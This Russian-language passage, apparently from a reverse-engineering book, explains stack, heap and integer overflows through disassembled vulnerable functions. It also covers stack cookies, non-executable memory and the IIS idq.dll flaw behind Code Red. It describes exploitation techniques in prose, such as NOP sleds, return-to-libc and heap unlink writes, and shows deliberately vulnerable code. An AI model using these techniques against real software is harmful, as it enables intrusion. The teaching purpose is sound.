


Рисунок 7.1. Стек функции до и после перезаписи.

Особенно важно значение `CopiedBuffer + 0x10`, поскольку теперь оно заменяет адрес возврата. Когда функция попытается вернуться к вызывающему коду, обычно инструкцией `RET`, процессор перейдёт по адресу из `CopiedBuffer + 0x10`. Нетрудно понять, как это позволяет атакующему захватить систему. Достаточно тщательно подготовить буфер с указателем на вредоносный код по правильному смещению, чтобы этот адрес заменил адрес возврата.

Типичное переполнение несёт короткую последовательность кода в качестве полезной нагрузки, так называемый shellcode [Koziol], и указатель на её начало в качестве адреса возврата. Отсюда возникает одна из самых сложных частей успешной атаки: как определить текущий адрес стека целевой программы и указать правильное место возврата? Подробности выходят далеко за рамки книги, но общая стратегия состоит в обоснованных предположениях.

Например, известно, что при каждом запуске программы стек выделяется в одном месте. Можно оценить, сколько пространства уже использовано, и попытаться перейти по нужному адресу. Другой вариант - дополнить shellcode инструкциями `NOP` и перейти в предполагаемую область скопированного буфера. `NOP` дают значительную свободу: точный адрес не нужен, достаточно попасть в любую из них, после чего выполнение последовательно дойдёт до кода.

Простая стековая уязвимость

Самые тривиальные ошибки переполнения возникают, когда приложение размещает временный буфер в стеке и принимает в него внешние данные переменной длины. Классический случай - функция, получающая строку с завершающим нулём и копирующая её в локальную переменную. Ниже показан пример, дизассемблированный в WinDbg.

```
Chapter7!launch:
00401060  mov     eax,[esp+0x4]
00401064  sub     esp,0x64
00401067  push    eax
00401068  lea     ecx,[esp+0x4]
0040106c  push    ecx
0040106d  call    Chapter7!strcpy (00401180)
00401072  lea     edx,[esp+0x8]
00401076  push    0x408128
0040107b  push    edx
0040107c  call    Chapter7!strcat (00401190)
00401081  lea     eax,[esp+0x10]
00401085  push    eax
00401086  call    Chapter7!system (004010e7)
0040108b  add     esp,0x78
0040108e  ret
```

Прежде чем разбирать переполнение, выясним основы работы функции. Она использует соглашение о вызовах `cdecl`, поэтому параметры удаляет из стека вызывающий код. Следовательно, по `RET` нельзя определить их количество. Попытаемся восстановить устройство стека. Сначала параметр читается из `[esp+0x4]`, затем `ESP` уменьшается на 100 байт для локальных переменных. В конце видно восстановление исходного `ESP` инструкцией `add esp, 0x78`, но почему прибавляется 120 байт, а не 100? В функции есть три вызова: `strcpy`, `strcat` и `system`. Все они, как и любые функции библиотеки времени выполнения C, используют `cdecl`, где параметры снимает вызывающая сторона. Вместо `add esp, NumberOfBytes` после каждого вызова компилятор оптимизировал процесс, одним действием удалив параметры всех трёх.

Такой подход делает функцию немного менее удобной для исследователя: при каждом доступе к стеку через `ESP` приходится выяснять, куда он указывает именно в этот момент. Конечно, проблема существует только в статическом дизассемблированном коде; в работающем отладчике всегда можно посмотреть текущее значение `ESP`.

С точки зрения программы снятие параметров в самом конце имеет ещё один недостаток: функция использует немного больше стековой памяти. Параметры каждого сделанного вызова остаются в стеке до её завершения. Впрочем, для потоков пользовательского режима Windows пространство стека обычно не является проблемой, в отличие от потоков режима ядра, где оно сильно ограничено.

К чему обращаются ссылки через `ESP`? При внимательном рассмотрении видно, что кроме первого доступа к `[esp+0x4]` последние три указывают на одно и то же место. Первый получает `[esp+0x4]`, после чего значение помещается в стек и остаётся там до возврата из `launch`. Поэтому при следующем обращении к тому же адресу смещение от `ESP` должно быть больше: теперь `ESP` на 4 байта меньше.

Разобравшись с изменениями стека, легко заметить, что функция обращается лишь к двум уникальным стековым адресам. В первой строке читается параметр, причём, по-видимому, единственный, а остальные три обращения относятся к началу области локальных переменных.

Сначала функция копирует строку, указатель на которую передан первым параметром, в локальную переменную известного размера 100 байт. Именно здесь находится потенциальное переполнение. `strcpy` не знает размера зарезервированного буфера и продолжает копирование до завершающего нуля в исходной строке либо до аварии программы. Строка длиннее 100 байт

перезапишет всё после локальной переменной. В этой функции следом находится адрес возврата, а его замена надёжно даёт контроль над системой.

Классическая эксплуатация передаёт функции строку с кодом и тщательно помещает указатель на него туда, где `strcpy` перезапишет адрес возврата. Процесс несколько сложнее, чем кажется: весь передаваемый буфер, кроме последнего байта, не может содержать нули, иначе `strcpy` прекратит копирование.

При поиске стековых переполнений полезны несколько простых признаков. Прежде всего стоит посмотреть на размер стека функции. Функции, принимающие большие буферы, например строки или иные данные, и размещающие их в стеке, легко узнать по огромной области локальных переменных. На это указывает инструкция `SUB ESP` в самом начале: при большом стековом буфере из `ESP` обычно вычитается сравнительно большое число.

Сам по себе большой стек не является ошибкой. Найдя функцию с подозрительно обширной областью, ищите места, где используется указатель на её начало. Обычно это `LEA` с операндом вроде `[EBP - 0x200]` или `[ESP - 0x200]`, где константа близка или равна выделенному размеру. Затем нужно убедиться, что обращающийся к блоку код правильно учитывает его границы. Это непросто, но возможно.

Встроенные реализации

Функции работы со строками из библиотеки времени выполнения C исторически становились причиной множества уязвимостей. Сегодня большинство программистов уже не оставляет такие двери настежь, но при реверс-инжиниринге всё равно полезно уметь узнавать их вызовы. Проблема в том, что некоторые компиляторы считают эти функции встроенными: вместо вызова библиотечной реализации они автоматически помещают её код внутрь вызывающей функции, подобно `inline`. Ниже показана та же уязвимая `launch`, но обе операции со строками встроены.

```
Chapter7!launch:
00401060  mov     eax,[esp+0x4]
00401064  lea     edx,[esp-0x64]
00401068  sub     esp,0x64
0040106b  sub     edx,eax
0040106d  lea     ecx,[ecx]
00401070  mov     cl,[eax]
00401072  mov     [edx+eax],cl
00401075  inc     eax
00401076  test    cl,cl
00401078  jnz     Chapter7!launch+0x10 (00401070)
0040107a  push    edi
0040107b  lea     edi,[esp+0x4]
0040107f  dec     edi
00401080  mov     al,[edi+0x1]
00401083  inc     edi
00401084  test    al,al
00401086  jnz     Chapter7!launch+0x20 (00401080)
00401088  mov     eax,[Chapter7!'string' (00408128)]
0040108d  mov     cl,[Chapter7!'string'+0x4 (0040812c)]
00401093  lea     edx,[esp+0x4]
00401097  mov     [edi],eax
00401099  push    edx
0040109a  mov     [edi+0x4],cl
0040109d  call    Chapter7!system (00401102)
004010a2  add     esp,0x4
004010a5  pop     edi
004010a6  add     esp,0x64
004010a9  ret
```

Можно с уверенностью сказать: независимо от наличия встроенных строковых функций, любой случай, когда функция циклически работает с адресом стековой переменной, подобным полученному инструкцией `lea edx,[esp-0x64]`, заслуживает дальнейшего исследования.

Проверка стека

Существует множество способов борьбы с переполнениями буфера. Первый и самый очевидный - стараться вообще их не допускать, но это не всегда так просто, как кажется. Конечно, только крайне небрежный разработчик поместил бы нечто вроде нашей злосчастной `launch` в рабочую систему, однако существуют и другие, гораздо более тонкие ошибки, способные привести к переполнению.

Один из методов автоматического предотвращения подобных проблем - генерируемая компилятором проверка стека. Идея очень проста: в любой функции, которая обращается к локальным переменным по ссылке, поместить в стек дополнительное значение cookie, или canary, между последней локальной переменной и адресом возврата. Перед возвратом вызывающему коду cookie проверяется. Если значение изменилось, выполнение немедленно прекращается. Это гарантирует, что программа не воспользуется перезаписанным адресом возврата, и предотвращает исполнение вредоносного кода.

Сразу понятно, что cookie должно быть случайным числом. Иначе атакующий просто включит известное значение в переполняющую полезную нагрузку и обойдёт защиту. Решение состоит в псевдослучайном cookie. Если вас интересует, насколько случайны псевдослучайные числа, обратитесь к [Knuth2]: Donald E. Knuth, *The Art of Computer Programming - Volume 2: Seminumerical Algorithms*, Second Edition, Addison Wesley. Для наших целей достаточно сказать, что случайности хватает. Атакующий не может заранее знать значение cookie, поэтому обмануть проверку становится невозможно, хотя весь механизм всё ещё можно обходить другими способами, которые описаны далее.

Ниже приведена та же функция `launch`, но с добавленной проверкой стека посредством параметра `/GS` компилятора Microsoft C/C++.

```
Chapter7!launch:
00401060  sub     esp,0x68
00401063  mov     eax,[Chapter7!__security_cookie (0040a428)]
00401068  mov     [esp+0x64],eax
0040106c  mov     eax,[esp+0x6c]
00401070  lea     edx,[esp]
00401073  sub     edx,eax
00401075  mov     cl,[eax]
00401077  mov     [edx+eax],cl
0040107a  inc     eax
0040107b  test    cl,cl
0040107d  jnz     Chapter7!launch+0x15 (00401075)
0040107f  push    edi
00401080  lea     edi,[esp+0x4]
00401084  dec     edi
00401085  mov     al,[edi+0x1]
00401088  inc     edi
00401089  test    al,al
0040108b  jnz     Chapter7!launch+0x25 (00401085)
0040108d  mov     eax,[Chapter7!'string' (00408128)]
00401092  mov     cl,[Chapter7!'string'+0x4 (0040812c)]
00401098  lea     edx,[esp+0x4]
0040109c  mov     [edi],eax
0040109e  push    edx
0040109f  mov     [edi+0x4],cl
004010a2  call    Chapter7!system (00401110)
```

```
004010a7  mov     ecx,[esp+0x6c]
004010ab  add     esp,0x4
004010ae  pop     edi
004010af  call    Chapter7!__security_check_cookie (004011d7)
004010b4  add     esp,0x68
004010b7  ret
```

Перед возвратом из `launch` вызывается `__security_check_cookie`, которая проверяет, не повреждено ли cookie. Вот её код:

```
__security_check_cookie:
004011d7  cmp     ecx,[Chapter7!__security_cookie (0040a428)]
004011dd  jnz     Chapter7!__security_check_cookie+0x9 (004011e0)
004011df  ret
004011e0  jmp     Chapter7!report_failure (004011a6)
```

Идея была впервые представлена в [Cowan]: Crispin Cowan, Calton Pu, David Maier, Heather Hinton, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle и Qian Zhang, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, The 7th USENIX Security Symposium, San Antonio, TX, January 1998, а затем реализована в нескольких компиляторах. Последние версии Microsoft C/C++ поддерживают проверку стека, и операционные системы Microsoft, начиная с Windows Server 2003 и Windows XP Service Pack 2, используют эту возможность.

В Windows cookie хранится в глобальной переменной защищаемого модуля, обычно `__security_cookie`. При загрузке модуля функция **`__security_init_cookie`** инициализирует его случайным значением на основе идентификаторов процесса и потока, текущего времени и значения аппаратного счётчика производительности, как показано в листинге 7.1. Ниже приведён исходный код `__security_init_cookie`. Он встраивается в любую программу, собранную компилятором Microsoft с включённой проверкой стека.

```
void __cdecl __security_init_cookie(void)
{
    DWORD_PTR cookie;
    FT systime;
    LARGE_INTEGER perfctr;

    /*
     * Do nothing if the global cookie has already been initialized.
     */

    if (security_cookie && security_cookie != DEFAULT_SECURITY_COOKIE)
        return;

    /*
     * Initialize the global cookie with an unpredictable value which is
     * different for each module in a process. Combine a number of sources
     * of randomness.
     */

    GetSystemTimeAsFileTime(&systime.ft_struct);
#if !defined (_WIN64)
    cookie = systime.ft_struct.dwLowDateTime;
    cookie ^= systime.ft_struct.dwHighDateTime;
#else /* !defined (_WIN64) */
    cookie = systime.ft_scalar;
#endif /* !defined (_WIN64) */

    cookie ^= GetCurrentProcessId();
    cookie ^= GetCurrentThreadId();
    cookie ^= GetTickCount();

    QueryPerformanceCounter(&perfctr);
#if !defined (_WIN64)
    cookie ^= perfctr.LowPart;
    cookie ^= perfctr.HighPart;
#else /* !defined (_WIN64) */
    cookie ^= perfctr.QuadPart;
```

```
#endif /* !defined (_WIN64) */

    /*
     * Make sure the global cookie is never initialized to zero, since in
     * that case an overrun which sets the local cookie and return address
     * to the same value would go undetected.
     */

    __security_cookie = cookie ? cookie : DEFAULT_SECURITY_COOKIE;
}
```

Листинг 7.1. Функция `__security_init_cookie`*, которая инициализирует cookie проверки стека в коде, созданном компилятором Microsoft C/C++.*

Неудивительно, что проверку стека всё же можно обойти [Bulba, Koziol]. Конкретные методы выходят за рамки книги, но достаточно сказать: в некоторых функциях у атакующего остаётся возможность записать данные по локальному адресу памяти, что почти гарантирует захват программы, до достижения кода проверки cookie. В разных случаях работают разные приёмы. Один из них - перезапись области стека, где функции переданы параметры. Он применим к функциям, возвращающим вызывающему коду значения через стековые параметры: вызывающая сторона передаёт адрес памяти, а вызываемая записывает туда результат.

Если функция содержит переполнение, адрес памяти для возвращаемого значения можно заменить специально подготовленным буфером. Тогда функция запишет данные по выбранному атакующим адресу, поскольку сама получает этот адрес и обращается к нему. Возможность записи произвольного значения в произвольное место иногда позволяет захватить процесс до того, как проверка обнаружит переполнение. Для этого требуется функция, которая и возвращает значения через параметры, и имеет ошибку переполнения. Затем нужно подобрать адрес, запись по которому позволит выполнить вредоносный код до остановки процесса. Обычно это некоторый глобальный адрес, управляющий выполнением при неудачной проверке стека.

Как видно, атаковать программу со встроенной проверкой стека не так просто, как обычное переполнение. Хотя механизм не устраняет проблему полностью, он всё же сокращает общее число возможных способов эксплуатации.

Неисполняемая память

Обсуждение было бы неполным без ещё одного средства борьбы с переполнениями - неисполняемой памяти. Некоторые процессоры позволяют помечать страницы как неисполняемые: их можно использовать только для данных, а находящийся там код процессор не запустит. Операционная система может так отметить стек и страницы данных, не позволяя атакующему выполнить в них код посредством переполнения.

На момент написания книги эту возможность уже поддерживали многие новые процессоры, включая современные версии Intel и AMD, а также Intel IA-64, и многие операционные системы: Windows XP Service Pack 2 и новее, Solaris 2.6 и новее, а также несколько исправлений ядра Linux.

Разумеется, неисполняемая память не уничтожает саму концепцию атак переполнения. Если найден уязвимый код, препятствие можно преодолеть [Designer, Wojtczuk]. Самая популярная стратегия, часто называемая return-to-libc, заменяет адрес возврата указателем на известную функцию, например функцию библиотеки времени выполнения или системный API, которая помогает получить контроль над процессом. Это полностью обходит неисполняемый стек, но требует несколько более сложной атаки.

Переполнение кучи

Ещё один вид переполнения, позволяющий захватить программу или всю систему, - malloc exploit, или переполнение кучи [anonymous], [Kaempf], [jp]. Общая идея та же, что у переполнения стека: программа получает данные неожиданной длины и копирует в слишком маленький буфер. В результате перезаписывается всё, что следует в памяти за блоком кучи. Обычно кучи организованы как связные списки, а указатели на следующий и предыдущий блоки находятся непосредственно перед данными или после них. Выход за границу повреждает список. Чаще всего программа аварийно завершается, как только диспетчер кучи обходит его, например при освобождении блока, но тщательно выполненное переполнение позволяет захватить систему.

Атакующий может воспользоваться структурой связного списка кучи, чтобы перезаписать некоторый адрес в пространстве процесса. Реализация сложна, но принцип довольно прост. Каждый блок имеет элементы `next` и `prev`; изменив их, можно записать произвольное значение по произвольному адресу.

Представьте удаление элемента из двусвязного списка. Система должна исправить связи двух соседей, предыдущего и следующего, чтобы они указывали друг на друга, а не на удаляемый элемент. При удалении код записывает адрес `next` в заголовок предыдущего элемента, причём оба адреса берёт из заголовка удаляемого, и адрес `prev` - в заголовок следующего. Осторожно подменив значения `next` и `prev` одного элемента, атакующий в некоторых случаях может перезаписать стратегически важные адреса процесса. Конечно, запись происходит не сразу, а только при освобождении повреждённого элемента.

Следует отметить, что переполнения кучи встречаются реже стековых, поскольку размеры её блоков почти всегда вычисляются динамически так, чтобы вместить входные данные. В отличие от стековых буферов с заранее заданным размером, буферы кучи динамические, в этом и состоит её смысл. Поэтому программисты редко жёстко задают размер блока при входе переменной длины. Обычно проблема возникает из-за неверного расчёта числа байт, необходимого для пользовательского буфера.

Фильтры строк

Исторически значительная доля атак переполнения связана со строками. Самый распространённый пример - применение функций библиотеки времени выполнения для копирования или иной обработки строк с предоставлением самой функции определять объём записи. Это уже показанный случай `strcpy`, когда внешняя сторона задаёт строку, копируемую в буфер фиксированного размера. Поскольку `strcpy` останавливается лишь на завершающем NULL, вызывающий код может передать слишком длинную строку и вызвать переполнение.

Что произойдёт, если строка атакующего до достижения уязвимой функции внутренне преобразуется в Unicode, как большинство строк Win32? Тогда нужно передать последовательность символов ASCII, которая превратится в работоспособный shellcode после преобразования. Фактически между каждыми двумя заданными байтами кода появится нулевой байт. Возможно, вы удивитесь, но написать shellcode, работающий после преобразования в Unicode, действительно можно. Процесс его разработки в столь враждебной среде рассматривается в [Obscou]. Что тут скажешь: атаковать нелегко.

Целочисленные переполнения

Целочисленные переполнения [Blexim], [Koziol] - особый вид ошибки, при котором неправильная обработка целых вызывает числовое переполнение, а то в итоге приводит к переполнению буфера. Типичный случай возникает, когда приложение получает извне длину блока данных. За исключением крайних проявлений безрассудства, программисты обычно проверяют границы такого числа. К сожалению, безопасная проверка целого не так тривиальна, как кажется: множество ловушек позволяет ошибочным значениям выглядеть допустимыми. Вот простейший пример:

```
push    esi
push    100                             ; size = 100 (256.)
call    Chapter7.malloc                 ; malloc
mov     esi,eax
add     esp,4
test    esi,esi
je      short Chapter7.0040104E
mov     eax,dword ptr [esp+C]
cmp     eax,100
jg      short Chapter7.0040104E
push    eax                             ; maxlen
mov     eax,dword ptr [esp+C]
push    eax                             ; src
push    esi                             ; dest
call    Chapter7.strncpy                ; strncpy
add     esp,0C
Chapter7.0040104E:
mov     eax,esi
pop     esi
retn
```

Функция выделяет буфер фиксированного размера 256 байт и копирует туда заданную пользователем строку. Длина исходного буфера также поступает от пользователя через `[esp+C]`. Уязвимость менее типична и заметна не сразу, поскольку длина проверяется на превышение выделенного размера инструкцией `cmp eax,100`. Подвох состоит в типе параметра длины.

В ассемблере IA-32 есть две группы условных кодов: знаковые и беззнаковые, работающие с разными флагами процессора. Условный код перехода обычно раскрывает точный тип данных сравнения в исходной программе. Здесь `JG`, jump if greater, показывает, что компилятор считал длину знаковым целым. При беззнаковом типе или приведении к нему была бы сгенерирована `JA`, jump if above. Подробнее флаги и условные коды рассмотрены в приложении A.

Знаковое сравнение длины опасно, потому что правильно подобранное значение обходит проверку. Концептуально длина всегда беззнакова: отрицательного размера буфера не существует, он может быть нулевым или положительным. При хранении в знаковом целом сравнение даёт неожиданный результат: условие `SignedBufferLen <= MAXIMUM_LEN` выполняется не только при `0 <= SignedBufferLen <= MAXIMUM_LEN`, но и при `SignedBufferLen < 0`. Функции, принимающие длину, не могут использовать отрицательные значения, поэтому такое число воспринимается как очень большое.

Арифметические операции над заданными пользователем целыми

Целочисленные переполнения бывают разными. Рассмотрим случай, когда полученная от атакующего длина буфера затем изменяется. Это часто происходит, если вместе с пользовательским буфером нужно сохранить заголовок или другое дополнение фиксированного размера. Предположим, программа прибавляет к длине некоторую константу, обычно размер заголовка. Возникает серьёзный риск: целочисленное переполнение может привести к переполнению буфера. Вот пример:

```
allocate_object:
00401021  push    esi
00401022  push    edi
00401023  mov     edi,[esp+0x10]
00401027  lea     esi,[edi+0x18]
0040102a  push    esi
0040102b  call    Chapter7!malloc (004010d8)
00401030  pop     ecx
00401031  xor     ecx,ecx
00401033  cmp     eax,ecx
00401035  jnz     Chapter7!allocate_object+0x1a (0040103b)
00401037  xor     eax,eax
00401039  jmp     Chapter7!allocate_object+0x42 (00401063)
0040103b  mov     [eax+0x4],ecx
0040103e  mov     [eax+0x8],ecx
00401041  mov     [eax+0xc],ecx
00401044  mov     [eax+0x10],ecx
00401047  mov     [eax+0x14],ecx
0040104a  mov     ecx,edi
0040104c  mov     edx,ecx
0040104e  mov     [eax],esi
00401050  mov     esi,[esp+0xc]
00401054  shr     ecx,0x2
00401057  lea     edi,[eax+0x18]
0040105a  rep     movsd
0040105c  mov     ecx,edx
0040105e  and     ecx,0x3
00401061  rep     movsb
00401063  pop     edi
00401064  pop     esi
00401065  ret
```

Эта искусственная, но достаточно реалистичная функция принимает указатель и длину буфера, затем выделяет память размером, переданным через `[esp+0x10]`, плюс `0x18`, или 24 байта. После этого она инициализирует похожий на заголовок буфер в начале и копирует пользовательские данные из `[esp+0xc]` по смещению +18 нового блока инструкцией `lea edi,[eax+0x18]`. Возвращается указатель на выделенный блок. Очевидно, создаётся объект с 24-байтовым заголовком. Он обнуляется, кроме первого элемента по смещению `+0`, куда записывается полный выделенный размер, а затем после заголовка помещается пользовательский буфер.

На первый взгляд код совершенно безопасен: функция записывает ровно столько байт, сколько смогла выделить. Но, как всегда, значения поступают извне и предсказать их нельзя. Здесь проблему вызывает арифметическая операция над длиной.

Инструкция `lea esi,[edi+0x18]` по адресу `00401027` кажется безобидной, но что, если `EDI` содержит очень большое значение, близкое к `0xffffffff`? Сложение переполнится и даст небольшое положительное число, возможно меньше самого буфера. Например, передадим длину `0xfffffff8`. Сумма `0xfffffff8 + 0x18 = 0x100000010`, но результат не помещается в 32 разряда. Процессор отбрасывает старшую часть, оставляя `0x00000010`.

При этом объём копирования остаётся исходным, до прибавления заголовка, поэтому функция неизбежно аварийно завершится. `malloc` выделит `0x10` байт, а код попытается скопировать `0xfffffff8` байт.

Решение - ограничить размер входа и убедиться, что целевая переменная вмещает максимально возможный результат. Если для длины достаточно 16 разрядов, проблему устранит тип `unsigned short`. Исправленная версия выглядит так:

```
allocate_object:
00401024  push    esi
00401025  movzx   esi,word ptr [esp+0xc]
0040102a  push    edi
0040102b  lea     edi,[esi+0x18]
0040102e  push    edi
0040102f  call    Chapter7!malloc (004010dc)
00401034  pop     ecx
00401035  xor     ecx,ecx
00401037  cmp     eax,ecx
00401039  jnz     Chapter7!allocate_object+0x1b (0040103f)
0040103b  xor     eax,eax
0040103d  jmp     Chapter7!allocate_object+0x43 (00401067)
0040103f  mov     [eax+0x4],ecx
00401042  mov     [eax+0x8],ecx
00401045  mov     [eax+0xc],ecx
00401048  mov     [eax+0x10],ecx
0040104b  mov     [eax+0x14],ecx
0040104e  mov     ecx,esi
00401050  mov     esi,[esp+0xc]
00401054  mov     edx,ecx
00401056  mov     [eax],edi
00401058  shr     ecx,0x2
0040105b  lea     edi,[eax+0x18]
0040105e  rep     movsd
00401060  mov     ecx,edx
00401062  and     ecx,0x3
00401065  rep     movsb
00401067  pop     edi
00401068  pop     esi
00401069  ret
```

Эта функция фактически идентична предыдущей, кроме `movzx esi,word ptr [esp+0xc]` по адресу `00401025`. Вместо непосредственной загрузки длины из стека и прибавления `0x18` она рассматривает значение как `unsigned short`. Арифметика выполняется в 32-разрядных регистрах, поэтому переполнение невозможно. Ключевую роль играет `MOVZX`, которая рассматривается в следующем разделе.

Ошибки преобразования типов

Иногда разработчики не до конца понимают семантику выбранного языка, хотя она определяет, в частности, низкоуровневую обработку данных. Ошибки преобразования возникают при неправильном обращении с типами входа и неверных преобразованиях. Рассмотрим ещё один вариант нашей знаменитой `allocate_object`.

```
allocate_object:
00401021  push    esi
00401022  movsx   esi,word ptr [esp+0xc]
00401027  push    edi
00401028  lea     edi,[esi+0x18]
0040102b  push    edi
0040102c  call    Chapter7!malloc (004010d9)
00401031  pop     ecx
00401032  xor     ecx,ecx
00401034  cmp     eax,ecx
00401036  jnz     Chapter7!allocate_object+0x1b (0040103c)
00401038  xor     eax,eax
0040103a  jmp     Chapter7!allocate_object+0x43 (00401064)
0040103c  mov     [eax+0x4],ecx
0040103f  mov     [eax+0x8],ecx
00401042  mov     [eax+0xc],ecx
```

```
00401045  mov     [eax+0x10],ecx
00401048  mov     [eax+0x14],ecx
0040104b  mov     ecx,esi
0040104d  mov     esi,[esp+0xc]
00401051  mov     edx,ecx
00401053  mov     [eax],edi
00401055  shr     ecx,0x2
00401058  lea     edi,[eax+0x18]
0040105b  rep     movsd
0040105d  mov     ecx,edx
0040105f  and     ecx,0x3
00401062  rep     movsb
00401064  pop     edi
00401065  pop     esi
00401066  ret
```

В этой версии важен тип заданной длины. При чтении ассемблерного кода нужно замечать каждую мелочь: именно в них скрывается ценная информация. Попробуйте найти отличие от предыдущего варианта.

Оказывается, функция считает длину знаковым `short`. Это потенциальная проблема, поскольку в C и C++ компилятор не интересуется назначением целого: если оно объявлено знаковым и преобразуется в более длинный тип, будет выполнено знаковое расширение независимо от типа назначения. Здесь `malloc` принимает, конечно, беззнаковый `size_t`. Значит, перед передачей в `malloc` и код прибавления `0x18` длина расширяется со знаком. Обратите внимание на строку:

```
00401022  movsx   esi,word ptr [esp+0xc]
```

Она копирует параметр из стека в `ESI`, рассматривая его как знаковый `short`, и выполняет знаковое расширение. Если старший бит длины установлен, значение превращается в отрицательное 32-разрядное число. Например, `0x9400`, то есть 37888, станет `0xffff9400`, или 4294939648, вместо `0x00009400`.

Обычно это вызовет переполнение размера выделения, и операция просто завершится неудачно. Однако при внимательном рассмотрении видно, что возвращается и прежняя ошибка: прибавление размера заголовка к пользовательской длине. `MOVSX` может породить те же большие отрицательные значения. Если передать `0xfff8`, инструкция преобразует его в `0xfffffff8`, и `lea edi,[esi+0x18]` снова приведёт к уже знакомому переполнению.

Решение - объявить длину как `unsigned short`, заставив компилятор использовать `MOVZX` вместо `MOVSX`. `MOVZX` расширяет целое нулями, то есть устанавливает старшее слово целевого 32-разрядного значения в ноль, поэтому числовая величина не меняется.

Практический пример: уязвимость службы индексирования IIS

Посмотрим, как подобная ошибка выглядит в настоящем коммерческом продукте. Это отличается от предыдущих коротких примеров, специально созданных для демонстрации одного дефекта. В коммерческой программе основная трудность обычно состоит в объёме исследуемого кода. Когда ошибка наконец найдена, она выглядит точно так же, но распознать её в бескрайнем море инструкций значительно сложнее.

В июне 2001 года в версиях 4 и 5 Microsoft Internet Information Services (IIS) обнаружили опасную уязвимость. Главная проблема заключалась в том, что любая Windows 2000 Server была уязвима в стандартной конфигурации сразу после установки. Причиной стал непроверяемый буфер в DLL ISAPI (Internet Services Application Programming Interface). Этот интерфейс служит для создания расширений IIS, предоставляющих серверные функции веб-сервера. Изъян находился в `idq.dll`, DLL ISAPI для взаимодействия со службой индексирования, устанавливаемой вместе с IIS.

Уязвимость, опубликованную Microsoft в бюллетене MS01-044, использовал известный червь Code Red. У него существовало множество вариантов, но в общем случае поведение следовало месячному циклу и зависело от дня. Большую часть времени червь искал другие уязвимые узлы для распространения. В другие дни он перехватывал входящие HTTP-запросы и заставлял IIS вместо содержательной страницы отвечать:

```
HELLO! Welcome to http://www.worm.com! Hacked By Chinese!
```

Уязвимость IIS возникла из сочетания нескольких дефектов. Важнее всего то, что URL с именем файла `.idq` или `.ida` заставлял передать параметры URL в `idq.dll`, независимо от существования самого файла. Внутри DLL адрес декодировался и преобразовывался в Unicode в стековой переменной ограниченного размера без какой-либо проверки границ.

Чтобы показать, как проблема выглядит в коде, ниже приведены части уязвимых функций. Листинги, конечно, неполны: функции слишком велики, чтобы публиковать их целиком.

CVariableSet::AddExtensionControlBlock

Сама ошибка переполнения находится в реализованной внутри `idq.dll` функции `CVariableSet::AddExtensionControlBlock`. В листинге 7.2 приведена её часть; некоторые несущественные фрагменты удалены.

Обратите внимание: нам известны точные имена этой и других внутренних, неэкспортируемых функций модуля. `idq.dll` считается частью операционной системы, поэтому для неё доступны символы. Код получен в Windows 2000 Server без пакетов обновления, однако уязвимая версия присутствовала во многих выпусках, включая Service Pack 1, 2 и 3 для Windows 2000 Server.

```
idq!CVariableSet::AddExtensionControlBlock:
6e90065c  mov     eax,0x6e906af8
6e900661  call    idq!_EH_prolog (6e905c30)
6e900666  sub     esp,0x1d0
6e90066c  push    ebx
6e90066d  xor     eax,eax
6e90066f  push    esi
6e900670  push    edi
6e900671  mov     [ebp-0x24],ecx
6e900674  mov     [ebp-0x2c],eax
6e900677  mov     [ebp-0x28],eax
6e90067a  mov     [ebp-0x4],eax
6e90067d  mov     eax,[ebp+0x8]
.
.
.
6e9006b7  mov     esi,[eax+0x64]
6e9006ba  or      ecx,0xffffffff
6e9006bd  mov     edi,esi
.
.
.
6e9007b7  push    0x3d
6e9007b9  push    edi
6e9007ba  mov     [ebp-0x18],edi
6e9007bd  call    dword ptr [idq!_imp__strchr (6e8f111c)]
6e9007c3  mov     esi,eax
6e9007c5  pop     ecx
6e9007c6  test    esi,esi
6e9007c8  pop     ecx
6e9007c9  je      6e9008d2
6e9007cf  sub     eax,edi
6e9007d1  push    0x26
6e9007d3  push    edi
6e9007d4  mov     [ebp-0x20],eax
6e9007d7  inc     esi
```

```
6e9007d8  call    dword ptr [idq!_imp__strchr (6e8f111c)]
6e9007de  mov     edi,eax
6e9007e0  pop     ecx
6e9007e1  test    edi,edi
6e9007e3  pop     ecx
6e9007e4  jz      6e9007fa
6e9007e6  cmp     edi,esi
6e9007e8  jnb     6e9007f0
6e9007ea  inc     edi
6e9007eb  jmp     6e9008e4
6e9007f0  mov     eax,edi
6e9007f2  sub     eax,esi
6e9007f4  inc     edi
